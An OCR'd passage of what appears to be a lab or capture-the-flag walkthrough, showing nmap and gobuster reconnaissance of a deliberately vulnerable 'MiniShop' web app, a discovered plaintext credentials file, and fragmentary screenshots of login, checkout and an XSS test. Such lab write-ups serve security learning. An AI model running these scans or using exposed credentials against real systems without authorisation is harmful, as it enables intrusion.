
Email

Phone


Address

Register

Step 6: Reconnaissance (nmap,gobuster)




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -A 192.168.254.5 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 03:14 EDT
Nmap scan report for 192.168.254.5
Host is up (0.010s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 60:67:78:e6:a7:38:4b:7b:28:63:7b:37:89:99:5e:b3 (RSA)
|   256 a9:4a:f8:ee:a0:0f:a9:eb:69:35:74:c5:84:04:0d:5c (ECDSA)
|_  256 ac:00:b9:03:0b:47:4d:2b:51:68:6e:e9:aa:6b:96:b5 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: Index of /
|_http-server-header: Apache/2.4.41 (Ubuntu)
5000/tcp open  http    Werkzeug httpd 3.0.6 (Python 3.8.10)
|_http-title: MiniShop
|_http-server-header: Werkzeug/3.0.6 Python/3.8.10
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (93%), Slirp (93%), AT&T embedded
(91%), QEMU (89%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:q
emu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (93%), AT&T BGW210
voice gateway (91%), QEMU user mode network gateway (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.51 ms  10.0.2.2
2   11.16 ms 192.168.254.5

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.79 seconds

┌──(kali㉿kali)-[~]
```




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.254.5:5000 -w /usr/share/seclists/Discover
y/Web-Content/directory-list-2.3-medium.txt -x txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.254.5:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/direct
ory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 607]
/register             (Status: 200) [Size: 795]
/profile              (Status: 302) [Size: 199] [--> /login]
/cart                 (Status: 200) [Size: 475]
/logout               (Status: 302) [Size: 189] [--> /]
/orders               (Status: 302) [Size: 199] [--> /login]
/checkout             (Status: 200) [Size: 596]
/returns              (Status: 200) [Size: 643]
/console              (Status: 400) [Size: 167]
Progress: 315212 / 441120 (71.46%)[ERROR] Get "http://192.168.254.5:5000/4468
2.txt": read tcp 10.0.2.15:33452->192.168.254.5:5000: read: connection reset
by peer
[ERROR] unexpected EOF
Progress: 441118 / 441120 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

Step 7: different web testing are performed.



192.168.254.5:5000/hidden/c
192.168.254.5:5000/hidden/creds.txt
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali Ne

```
adminuser:adminpass
customer1:alicepass
```



Login

Username: admin
Password: ●●●●●●●●●




Home | Cart | Orders | Returns | Profile | Logout

Checkout

wefre

45435



Home | Cart | Orders | Returns | Profile | Logout


Wireless Mouse -

Optical mouse

Price: $20


Reviews

v



192.168.254.5:5000


xss



Your Cart

- Blue Shirt x 1


Checkout


192.168.254.5:5000/checkout
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Home | Cart | Orders | Returns | Profile | Logout

